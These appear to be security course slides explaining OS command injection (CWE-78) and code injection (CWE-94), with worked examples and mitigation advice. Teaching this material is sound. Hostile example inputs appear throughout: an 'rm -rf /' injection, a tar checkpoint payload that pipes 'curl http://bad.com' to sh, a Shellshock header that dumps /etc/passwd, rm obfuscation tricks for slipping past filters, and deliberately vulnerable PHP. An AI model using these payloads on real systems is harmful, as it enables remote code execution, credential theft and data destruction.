CWE-78
OS Command Injection

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CWE-78 - OS Command Injection

Improper Neutralization of Special Elements used in an OS Command

… allow attackers to execute unexpected, dangerous commands directly on the operating system.

CWE-78 - OS Command Injection

Can lead to a vulnerability in environments in which the attacker does not have direct access to the operating system.

- Remote Code Execution

Can allow the attacker to specify commands that normally would not be accessible

Can allow alternate commands with privileges that the attacker does not have.

- Privilege Escalation from a standard user to another user, or an administrator

Exacerbated if the compromised process does not follow the principle of least privilege

- the attacker-controlled commands may run with special system privileges increasing the damage

CWE-78 - OS Command Injection

Potential attack surface is broad

Most languages have exec capabilities: system in PHP, Python, C, C++…

- Python: os.system(“command”), C: exec or system

Filenames can be used to store commands (using shell expansions)

Some Web technologies (CGI) may have server side includes with exec

Some databases include exec alike commands (Oracle, MSSQL):

```
DBMS_SCHEDULER.CREATE_JOB(job_name => ...,
                          job_type => 'EXECUTABLE',
                          job_action => '...',
   )
```

Command Override

Application accepts an input that it uses to fully select which program to run, as well as which commands to use.

- May be useful for diagnostic purposes
- Application uses exec, system, CreateProcess…

A crafted payload may subvert the entire execution path

Attacker may run a single command, or a chain of commands

- A single command may be disastrous: reverse shell, mass deletion

Argument Exploitation

Application runs program as part of normal operation

- Example: create a backup of a database to a compressed file

A crafted payload may execute user-controlled commands before or after the expected program, exploiting the tool arguments

- The programs will mostly execute
- But other programs may be called

Argument Exploitation

```php
<?php
      $host = $_POST[“hostname"];
      $command = ‘ping –c 3' . $host;
      system($command);
?>
```

Developer expects an IP Address or hostname

- But doesn’t do any kind of validation

Custom payload can inject commands: hostname=localhost; rm –rf /

- Result is 2 commands: ping –c 3 localhost; rm –rf /

Argument Exploitation

Application asks user for the name for the backup file and backups a home directory:

```
tar –jcf user_backup_name.tar.bz2 /home/user
```

Argument Exploitation

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```
tar –jcf user_backup_name.tar.bz2 /home/user
```

User provides the following name:

```
 .tar.bz2 --checkpoint=1 --checkpoint-action=exec=‘curl
http://bad.com|sh’ /etc/issue; #
```

Argument Exploitation

Application asks user for the name for the backup and backups a home directory:

```
tar –jcf user_backup_name.tar.bz2 /home/user
```

Program executes:

```
tar -jcf user_.tar.bz2 --checkpoint=1 --checkpoint-action=exec=‘curl http://bad.com|sh’ /etc/issue; # /home/user
```

tar

Why…

The tar tool creates compressed files from archives, folders, and generic data.

Because the process can take a long time, it allows checkpoints where actions are executed, usually to notify users.


Each every NUMBERth record it executes a checkpoint-action

The checkpoint action is:

- Get a file from http://bad.com
- Execute the file as a bash script

CVE-2020-9478

OS Command Injection through file restore functionality



Code executed:

```
bash -c "/usr/bin/sudo" -n bash -c "bash '/tmp/vmware-
hostname_1180-4210953646/hostname_vmware234/restoreFromZip.sh'
'/tmp;'"
```

CVE-2020-9478

```
destDir="$1"

tgzFile="files.tgz"

if [ -z "$destDir" ]; then
    echo "No destDir given"
    exit 1
fi

mkdir -p "$destDir" &&  tar -xpzf "$tgzFile" -C "$destDir" --numeric-owner || exit 1
```

GTFOBins and LOLBAS

LOLBAS: Living Off The Land Binaries and Scripts (and also Libraries)

- Windows executables, binaries and scripts which allow actions important for OS injection attacks
- https://lolbas-project.github.io/
- Example: Excel.exe allows downloading files: excel.exe http://bad.com/code.exe

GTFOBins: a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions

- The equivalent for Unix/Linux
- https://gtfobins.github.io/
- Example: find allows executing one command per file: find . –exec command \;

Environmental Variables

Command execution is affected by environmental variables

- They are not present in the command line executed, just exist in the current context

In another words: commands process environmental variables

- Controlling environmental variables may provide control over a program

Case Study: PATH variable

- Contains a list of folders, which are searched when a command is issued
- If PATH="/bin;/sbin;/usr/bin;/usr/sbin", system("ls") will lead to bash searching for ls in those folders
- If an attacker controls PATH it may make an application call a different binary

Environmental Variables

```
host:/sec$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

host:/sec$ ls -la

drwxr-xr-x 1 user user   4096 Nov  5 23:36 .

drwxrwxrwt 1 root root   4096 Nov  5 23:39 ..

-rwxr-xr-x 1 user user 455584 Nov  5 23:36 ls

host:/sec$ export PATH=/sec

host:/sec$ ls -la
Evil code here!
```

CVE-2014-6271 - Shellshock

Summary: Bash executes code present after the declaration of a function placed on an environmental variable

```
env ‘FUNCTION()=() { :; } echo “Bad code” ’
```

Will result in executing echo “Bad code”

- Issues seems to be innocuous as an attacker that calls env could call other command directly

But… Some servers create env variables based on user content.

CVE-2014-6271 - Shellshock

CGI: Common Gateway Interface

- Simple way of executing scripts that interact with clients through a web server

Operation:

1. Server receives a request
2. Server prepares the execution of the script
3. Server executes the script
4. Server returns the output to the client as the HTTP Response Body
   - There are ways of returning headers also.

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CGI: Common Gateway Interface

- Simple way of executing scripts that interact with clients through a web server

Operation:

1. Server receives a request
2. **Server creates environmental variables with the request content**
   - **URI parameters**
   - **REQUEST body**
   - **ALL HTTP HEADERS!**
3. Server executes the script
   - If script uses bash at any point (e.g, Perl script that uses system), environmental variables may be executed
4. Server returns the output to the client as the HTTP Response Body
   - There are ways of returning headers also.

CVE-2014-6271 - Shellshock

```
User-Agent: () { :;}; echo "passwd: " $(</etc/passwd)
```

The User-Agent HTTP Header is converted into a ENV Variable

Bash will execute the echo command with the content of the /etc/passwd file

- Output will be sent to clients as the response body

Many others: https://www.fireeye.com/blog/threat-research/2014/09/shellshock-in-the-wild.html

Parameter Expansion

Shell expands several characters provided in the command line

- Most important: *
- Replaced by all files in the current scope
- Usage: `ls *`

What people thing that it does: list all files

What it really does: list a list of filenames provided by bash

- Asterisk is converted to the effective name of the files

Parameter Expansion

```
$ ls *
File.txt

$ touch -- '-la’

$ ls
-la  file.txt

$ ls *
-rwxr-xr-x 1 user user 455584 Nov  5 23:36 file.txt
```

Parameter Expansion

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```

The asterisk will be expanded to all files.
Command will be **ls -la file.txt**

Code Injection - CWE-94

Languages frequently have means for including external code directly

- Import clauses: import code from a library, which in reality is a file somewhere in a list of folders
- Eval/include/input clauses: include code directly from a text string

```
$MessageFile = "cwe-94/messages.out";
if ($_GET["action"] == "NewMessage") {
        $name = $_GET["name"];
        $message = $_GET["message"];
        $handle = fopen($MessageFile, "a+");
        fwrite($handle, "<b>$name</b> says '$message'<hr>\n");
        fclose($handle); echo "Message Saved!<p>\n";
} else if ($_GET["action"] == "ViewMessages") {
        include($MessageFile);
}
```

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```

Avoiding OS Injection

Never execute system commands from an application

- Creating an application that exploits existing tools allows faster development, but the risk is gigantic

Be careful about imported dependencies. They may execute commands.

- https://github.com/geerlingguy/Ping/blob/1.x/JJG/Ping.php

Do not believe others, as sometimes they may be wrong

- https://stackoverflow.com/questions/50846131/python-ping-script

Avoiding OS Injection

If you really need to execute system commands from an application

Process all inputs before the command executes

- And assume a potential vulnerability

Strategies:

- Only allow a subset of commands and arguments
- Forbit specific commands or characters
- Escape special characters

It is complex to consider all possible situations for the environments where an application may execute. Loopholes may appear in the future.

- regex frequently only parses the first line (text up to 0x20) and ignores the rest
- `rm` can be written as `r'm'` or `r"m"` or `r\m` or `$'\x72\x6d'` or `$(xxd -r -p <<< 726d)`or `xargs -I {} bash -c '{}m' <<< r`

Avoiding OS Injection

Drop privileges to a non-privileged user (nobody)

- User should only have access to its work files
  - Difficult to implement as there are many world readable/executable files
- Will limit impact to the permissions associated with the user

Isolate execution using virtualization/containers/sandboxes

- Will limit impact to the virtualized/constrained environment
- Virtual Machines provide broad isolation, still may present a wide surface
- Containers typically provide less attack surface (less tools available)
- Sandboxes can be very restrictive (SELinux, AppArmor…)

Do not rely on well known mechanisms such as the PATH

- Use absolute paths for all commands